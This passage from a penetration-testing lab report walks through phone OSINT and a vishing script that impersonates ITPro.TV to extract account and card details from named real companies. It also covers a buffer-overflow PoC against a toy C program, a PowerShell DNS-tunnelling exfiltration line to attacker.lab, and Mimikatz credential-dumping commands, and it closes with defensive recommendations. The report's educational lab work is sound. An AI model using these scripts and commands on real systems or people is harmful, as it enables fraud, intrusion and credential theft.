


Figure 7.6 Shows phone being found to be from ITPro.TV

7.1.2. Maltego Analysis

- Imported the phone number +1 (352) 600 6900 into Maltego.
- Used built-in transforms to search for linked data.
- The analysis showed associations with multiple domains, including business and organizational websites.
- A significant link was identified with northgeorgiaautomation.com, suggesting that the number may be publicly listed on multiple sites or shared in directories.
- Visualization showed how attackers can pivot from one piece of information (a phone number) to build a larger intelligence profile.




Figure 7.7 Shows association with multiple domains



Step 1: Scenario Overview

- During OSINT analysis, the phone number **+1 (352) 600 6900** was linked to **ITPro.TV (an online training provider)** and also discovered to be associated with **northgeorgiaautomation.com** via Maltego transforms.
- An attacker could exploit this overlap by impersonating ITPro.TV support staff and targeting employees at North Georgia Automation.

Step 2: Attacker Pretext (Impersonating ITPro.TV):

- The attacker claims to be a support agent from ITPro.TV.
- Using the legitimate association of the phone number with ITPro.TV, the attacker builds credibility when contacting North Georgia Automation.

Step 3: Vishing Call Simulation Script

Attacker (Impersonating ITPro.TV Support):

“Hello, this is Mark calling from ITPro.TV support. We’re reaching out because we noticed North Georgia Automation’s email domain was flagged during a security training update. To ensure your training accounts remain active, I just need to verify your company’s registered admin email and confirm your billing details.”

Victim (North Georgia Automation Employee):

“Oh, I wasn’t aware of any issue. What details do you need?”



Attacker:

“Nothing sensitive, just a quick confirmation of the admin contact email and the last 4 digits of the company payment card on file, so we can verify your account status and prevent a service disruption.”

Step 4: Techniques Used

- **Authority & Legitimacy:** Attacker leverages ITPro.TV’s real association with the phone number.
- **Targeted Victim:** North Georgia Automation (found via Maltego) is chosen as a convincing recipient.
- **Urgency:** Suggests risk of service disruption if the victim does not cooperate
- **Data Harvesting:** Attempts to extract sensitive corporate account data.

7.1.4. Log Table

| Target ID | Data Source | Information | Notes |
|-----------|-------------|----------------------------------|---|
| TID001 | PhoneInfoga | Phone: +1 (352) 600 6900 | ITPro.TV (an online training provider) |
| TID001 | Maltego | Site: northgeorgiaautomation.com | Discovered via relationship mapping |
| TID001 | Simulation | Vishing Script | Pretended to be a support agent from ITPro.TV |

Table 7.1 Shows phone related details



8. Exploit Development Basics

8.1. Tasks:

- Perform binary analysis using strings and GDB.
- Identify buffer overflow vulnerability and offset to saved return address.
- Craft a PoC payload to hijack control flow (redirect to secret() function).
- Observe program behavior (safe crash or execution of secret()).

8.1.1. Binary Analysis


Step 1: Create a vulnerable c program name it as vuln.c and save it on desktop

Explanation of code :

buf[64] → local buffer that can be overflowed.

scanf("%s", buf) → unsafe because it does not check input length, allowing overflow.

secret() → target function to redirect program flow.



```
Shell No. 1
Session Actions Edit View Help
#include <stdio.h>
#include <string.h>

void secret() {
    printf("You reached the secret function!\n");
}

int main() {
    char buf[64];
    printf("Enter input: ");
    // scanf without length specifier = unsafe, can overflow buf
    scanf("%s", buf);
    printf("You typed: %s\n", buf);
    return 0;
}
```

Figure 8.1 Shows vuln.c program



Step 2 : Inspect strings in binary

strings vuln

```
└─$ strings vuln
tdL
/lib/ld-linux.so.2
_IO_stdin_used
puts
__libc_start_main
printf
isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.0
GLIBC_2.34
gmon_start
You reached the secret function!
Enter input:
You typed: %s
;*2$"
GCC: (Debian 14.3.0-5) 14.3.0
crt1.o
__wrap_main
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
frame_dummy_init_array_entry
vuln1.c
__FRAME_END__
__DYNAMIC
__GNU_EH_FRAME_HDR
GLOBAL_OFFSET_TABLE
```

Figure 8.2 Shows strings

Step 2: Discover functions using GDB

gdb vuln

info functions

Address of secret() function: **0x8049186 <secret>**

```
(kali@vbox) ~/Desktop
└─$ gdb vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from vuln...
(No debugging symbols found in vuln)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08049000 __init
0x08049030 __libc_start_main@plt
0x08049040 printf@plt
0x08049050 puts@plt
0x08049060 __isoc99_scanf@plt
0x08049070 _start
0x08049090 __wrap_main
0x080490b0 __dl_relocate_static_pie
0x080490c0 __x86.get_pc_thunk.bx
0x080490d0 deregister_tm_clones
0x08049110 register_tm_clones
0x08049150 __do_global_dtors_aux
0x08049186 secret
0x080491b1 main
0x0804921b __x86.get_pc_thunk.ax
0x08049270 __fini
(gdb) p secret
$1 = {text variable, no debug info} 0x8049186 <secret>
(gdb)
```

Figure 8.3 Shows strings in gdb

8.1.2. Buffer Overflow Discovery

Step 1: Test overflow

```
python3 -c "print('A'*76)" | ./vuln
```

Observations:

- Program prints input and then segmentation fault occurs when input exceeds 76 bytes.
- Confirms saved return address can be overwritten.

```
(kali@vbox)-[~/Desktop]
$ python3 -c "print('A'*76)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done python3 -c "print('A'*76)" |
zsh: segmentation fault ./vuln
```

Figure 8.4 Buffer overflow is confirmed

Step 2: Confirm offset to EIP

Offset = 76 bytes to reach saved return address.

This is confirmed by gradually increasing input length until crash occurs.

```
(kali@vbox)-[~/Desktop]
$ python3 -c "print('A'*12)" | ./vuln
Enter input: You typed: AAAAAAAAAA

(kali@vbox)-[~/Desktop]
$ python3 -c "print('A'*55)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(kali@vbox)-[~/Desktop]
$ python3 -c "print('A'*67)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done python3 -c "print('A'*67)" |
zsh: segmentation fault ./vuln
```

Figure 8.5 confirming offset

```
(gdb) run << $(python -c "print('A'* 200)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/vuln << $(python -c "print('A'* 200)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491c0 in main ()
(gdb) info registers
eax             0x804909d             134516893
ecx             0xffffcf60             -12448
edx             0xffffcf80             -12416
ebx             0xf7f9be14             -134627820
esp             0xffffcf40             0xffffcf40
ebp             0xffffcf48             0xffffcf48
esi             0x804bf04             134528772
edi             0xf7fcb60             -134221200
eip             0x80491c0             0x80491c0 <main+15>
eflags          0x286             [ PF SF IF ]
cs              0x23             35
ss              0x2b             43
ds              0x2b             43
es              0x2b             43
fs              0x0             0
gs              0x63             99
(gdb)
```

Figure 8.6 confirming registers



8.1.3. Radare2 Analysis

Step 1: Run commands

r2 vuln

aaa # Analyze all

afl # List functions

pdf # print dis-assembly of main

izz # search for strings

```
[0x080491b1]> izz
[Strings]
nth paddr vaddr len size section type string
0 0x00000028 0x00000028 4 10 utf16le 4 \f(
1 0x00000156 0x00000156 4 5 ascii tdi
2 0x000001d8 0x000491d8 18 19 .interp ascii /lib/ld-linux.so.2
3 0x0000027d 0x0804827d 14 15 .dynstr ascii _IO_stdin_used
4 0x0000028c 0x0804828c 4 5 .dynstr ascii puts
5 0x00000291 0x08048291 17 18 .dynstr ascii __libc_start_main
6 0x000002a3 0x080482a3 6 7 .dynstr ascii printf
7 0x000002aa 0x080482aa 14 15 .dynstr ascii __isoc99_scanf
8 0x000002b9 0x080482b9 9 10 .dynstr ascii libc.so.6
9 0x000002c3 0x080482c3 9 10 .dynstr ascii GLIBC_2.7
10 0x000002cd 0x080482cd 9 10 .dynstr ascii GLIBC_2.0
11 0x000002d7 0x080482d7 10 11 .dynstr ascii GLIBC_2.34
12 0x000002e2 0x080482e2 14 15 .dynstr ascii __gmon_start__
13 0x00002008 0x0804a008 32 33 .rodata ascii You reached the secret function!
14 0x00002029 0x0804a029 13 14 .rodata ascii Enter input:
15 0x0000203a 0x0804a03a 14 15 .rodata ascii You typed: %s\n
16 0x000020ff 0x0804a0ff 6 7 .eh_frame ascii :*2$"
17 0x00003018 0x00000000 29 30 .comment ascii GCC: (Debian 14.3.0-5) 14.3.0
18 0x000032c9 0x00000001 6 7 .strtab ascii crt1.o
19 0x000032d0 0x00000008 11 12 .strtab ascii __wrap_main
20 0x000032dc 0x00000014 9 10 .strtab ascii __abi_tag
21 0x000032e6 0x0000001e 10 11 .strtab ascii crtstuff.c
22 0x000032f1 0x00000029 20 21 .strtab ascii deregister_tm_clones
23 0x00003306 0x0000003e 21 22 .strtab ascii __do_global_dtors_aux
24 0x0000331c 0x00000054 11 12 .strtab ascii completed.0
25 0x00003328 0x00000060 38 39 .strtab ascii __do_global_dtors_aux_fini_array_entry
26 0x0000334f 0x00000087 11 12 .strtab ascii frame_dummy
27 0x0000335b 0x00000093 30 31 .strtab ascii __frame_dummy_init_array_entry
28 0x0000337a 0x000000b2 7 8 .strtab ascii vulni.c
29 0x00003382 0x000000ba 13 14 .strtab ascii __FRAME_END__
30 0x00003390 0x000000c8 8 9 .strtab ascii __DYNAMIC
31 0x00003399 0x000000d1 18 19 .strtab ascii __GNU_EH_FRAME_HDR
32 0x000033ac 0x000000e4 21 22 .strtab ascii __GLOBAL_OFFSET_TABLE__
33 0x000033c2 0x000000fa 28 29 .strtab ascii __libc_start_main@GLIBC_2.34
34 0x000033df 0x00000117 21 22 .strtab ascii __x86.get_pc_thunk.bx
35 0x000033f5 0x0000012d 16 17 .strtab ascii printf@GLIBC_2.0
36 0x00003406 0x0000013e 6 7 .strtab ascii _edata
37 0x0000340d 0x00000145 5 6 .strtab ascii _fini
38 0x00003413 0x0000014b 12 13 .strtab ascii __data_start
39 0x00003420 0x00000158 14 15 .strtab ascii puts@GLIBC_2.0
40 0x0000342f 0x00000167 14 15 .strtab ascii __gmon_start__
41 0x0000343e 0x00000176 12 13 .strtab ascii __dso_handle
```

Figure 8.7 radare2 results

8.1.4. Proof-of-Concept Payload

Step 1: Craft and run payload

- **python3 -c "import sys; sys.stdout.buffer.write(b'A'*76 + b'\x86\x91\x04\x08')"** > payload.bin
- **./vuln < payload.bin**

A*76 → padding to reach saved EIP

\x86\x91\x04\x08 → little-endian address of secret() (0x8049186)

Program either segmentation faults or prints:



```
(pwntools-venv)-(kali@vbox)-[~/Desktop]
$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*76 + b'\x86\x91\x04\x08')" > payload.bin

(pwntools-venv)-(kali@vbox)-[~/Desktop]
$ ./vuln < payload.bin
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦♦
zsh: segmentation fault ./vuln < payload.bin
```

Figure 8.8 confirming POC

8.1.5. Summary of Findings

| <i>Finding</i> | <i>Details</i> |
|---------------------|---|
| Vulnerability | Buffer overflow in gets(buf) |
| Offset to saved EIP | 76 bytes |
| Target function | secret() at 0x8049186 |
| Exploit Outcome | Segmentation fault confirms EIP overwrite; PoC can redirect to secret() |

Table 8.1 Shows summary of findings

9. Post-Exploitation and Exfiltration

9.1. Data Exfiltration via DNS tunneling

Step 1 : create a test file as sensitive_data.txt and add the following contents

payroll2025

employee123

finance_data

Step 2: Now try sending the .txt file to kali machine from windows PowerShell simultaneously on kali side run tcpdump command :

sudo tcpdump -i eth0 udp port 53 -vvv

Commands on PowerShell:

**Get-Content C:\Users\<you>\Desktop\sensitive_data.txt | ForEach-Object {
nslookup "\$_.attacker.lab" 192.168.1.43 }**




Figure 9.1 Shows file being created and data being sent to kali through powershell

```

L- sudo tcpdump -i eth0 udp port 53 -vvv
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:15:48.131846 IP (tos 0x0, ttl 128, id 24512, offset 0, flags [none], proto UDP (17), length 71)
  192.168.1.153.51852 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:15:48.215323 IP (tos 0x0, ttl 64, id 615, offset 0, flags [DF], proto UDP (17), length 71)
  192.168.1.43.39067 > 192.168.1.43.domain: [bad udp cksum 0x1808 -> 0x4f401] 32756+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:15:48.219539 IP (tos 0x14, ttl 63, id 64742, offset 0, flags [DF], proto UDP (17), length 147)
  192.168.1.43.39067 > 192.168.1.43.39067: [udp sum ok] 32756 q: PTR? 43.1.168.192.in-addr.arpa. 0/1/0 ns: 43.1.168.192.in-addr.arpa. 1800 1800 900 604800 86400 (119)
22:15:48.219707 IP (tos 0x0, ttl 64, id 47184, offset 0, flags [DF], proto UDP (17), length 71)
  192.168.1.43.44855 > 192.168.1.43.44855: [bad udp cksum 0x1808 -> 0x73ecf] 17579+ PTR? 53.1.168.192.in-addr.arpa. (43)
22:15:48.226602 IP (tos 0x14, ttl 63, id 64749, offset 0, flags [DF], proto UDP (17), length 147)
  192.168.1.43.44855 > 192.168.1.43.44855: [udp sum ok] 17579 q: PTR? 53.1.168.192.in-addr.arpa. 0/1/0 ns: 53.1.168.192.in-addr.arpa. 800 1800 900 604800 86400 (119)
22:15:48.319055 IP (tos 0x0, ttl 64, id 49434, offset 0, flags [DF], proto UDP (17), length 72)
  192.168.1.43.46824 > 192.168.1.43.46824: [bad udp cksum 0x1809 -> 0x95651] 58514+ PTR? 4.231.235.110.in-addr.arpa. (44)
22:15:48.323054 IP (tos 0x14, ttl 63, id 64788, offset 0, flags [DF], proto UDP (17), length 101)
  192.168.1.43.46824 > 192.168.1.43.46824: [udp sum ok] 58514 q: PTR? 4.231.235.110.in-addr.arpa. 1/0/0 4.231.235.110.in-addr.arpa. 192.168.1.53.51853 > 192.168.1.43.domain: [udp sum ok] 2+ A? payroll2025.attacker.lab.hgu.lan. (50)
22:15:52.148392 IP (tos 0x0, ttl 128, id 24514, offset 0, flags [none], proto UDP (17), length 78)
  192.168.1.53.51854 > 192.168.1.43.domain: [udp sum ok] 3+ AAAA? payroll2025.attacker.lab.hgu.lan. (50)
22:15:54.188903 IP (tos 0x0, ttl 128, id 24515, offset 0, flags [none], proto UDP (17), length 70)
  192.168.1.53.51855 > 192.168.1.43.domain: [udp sum ok] 4+ A? payroll2025.attacker.lab. (42)
22:15:56.223032 IP (tos 0x0, ttl 128, id 24516, offset 0, flags [none], proto UDP (17), length 70)
  192.168.1.53.51856 > 192.168.1.43.domain: [udp sum ok] 5+ AAAA? payroll2025.attacker.lab. (42)
22:15:58.279348 IP (tos 0x0, ttl 128, id 24517, offset 0, flags [none], proto UDP (17), length 71)
  192.168.1.53.51857 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:16:00.295745 IP (tos 0x0, ttl 128, id 24518, offset 0, flags [none], proto UDP (17), length 78)
  192.168.1.53.51858 > 192.168.1.43.domain: [udp sum ok] 2+ A? employee123.attacker.lab.hgu.lan. (50)
22:16:02.318500 IP (tos 0x0, ttl 128, id 24519, offset 0, flags [none], proto UDP (17), length 78)
  192.168.1.53.51859 > 192.168.1.43.domain: [udp sum ok] 3+ AAAA? employee123.attacker.lab.hgu.lan. (50)
22:16:04.328148 IP (tos 0x0, ttl 128, id 24520, offset 0, flags [none], proto UDP (17), length 70)
  192.168.1.53.51860 > 192.168.1.43.domain: [udp sum ok] 4+ A? employee123.attacker.lab. (42)
22:16:06.345109 IP (tos 0x0, ttl 128, id 24521, offset 0, flags [none], proto UDP (17), length 70)
  192.168.1.53.51861 > 192.168.1.43.domain: [udp sum ok] 5+ AAAA? employee123.attacker.lab. (42)
22:16:08.364045 IP (tos 0x0, ttl 128, id 24522, offset 0, flags [none], proto UDP (17), length 71)
  192.168.1.53.51862 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:16:10.367962 IP (tos 0x0, ttl 128, id 24523, offset 0, flags [none], proto UDP (17), length 79)
  192.168.1.53.51863 > 192.168.1.43.domain: [udp sum ok] 2+ A? finance_data.attacker.lab.hgu.lan. (51)
22:16:12.394597 IP (tos 0x0, ttl 128, id 24524, offset 0, flags [none], proto UDP (17), length 79)

```

Figure 9.2 Data collected at kali

9.2. Credential Dumping with Mimikatz

Step 1: Download Mimikatz from official Git-hub releases.


Step 2: Run Mimikatz as Administrator.

commands:

privilege::debug

sekurlsa::logonpasswords

lsadump::sam



```
mimikatz # lsadump::sam
Domain : DESKTOP-VT1A6VA
SysKey : 3828d773e1d4ee0f68545c762d71c899
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)
```

Figure 9.3 Shows Mimikatz commands being executed

10. Phases Flow Diagram




Figure 10.1 Shows phases from recon to exfil

11. Recommendations

- **Reduce OSINT exposure:** Limit publicly available phone numbers, domains, and contact details that can be weaponized by attackers.
- **Patch management:** Ensure all services, including web applications, are updated regularly to prevent exploitation attempts.
- **Exploit mitigation:** Enable defenses such as DEP and ASLR to minimize the impact of memory corruption vulnerabilities.
- **Monitor persistence techniques:** Audit scheduled tasks and services frequently to detect unauthorized entries.
- **Network monitoring:** Implement SIEM use cases and anomaly detection for DNS traffic to uncover possible exfiltration attempts.
- **Security awareness training:** Conduct regular phishing and Vishing simulations to help employees recognize and resist social engineering tactics.

12. Overall Findings by Phase

12.1. Reconnaissance

- PhoneInfoga revealed valid phone number metadata.
- Maltego mapped relationships and connections to external entities (e.g., North Georgia).
- Demonstrated how OSINT easily provides attacker pretexts

12.2. Exploitation

- Some web vulnerabilities were not exploitable on Metasploitable2 with Struts.
- Binary analysis showed buffer overflow risks in unsafe code (scanf).
- GDB confirmed successful control of program flow (EIP overwrite).

12.3. Persistence & Lateral Movement

- Windows scheduled task “Updater” confirmed attacker persistence method.
- Persistence via tasks allows repeated execution without detection.
- Highlighted how attackers maintain access even after reboots.

12.4. Social Engineering

- Vishing script crafted using real metadata from OSINT.
- Pretexting with ITProTV vs North Georgia scenario showed how attacker trust can be built.
- Reinforced the importance of employee awareness training.

12.5. Post-Exploitation & Exfiltration

- Tcp-dump captured DNS activity but no real payloads.
- Showed attacker techniques for data exfil via covert channels.
- Emphasized need for monitoring DNS traffic for anomalies.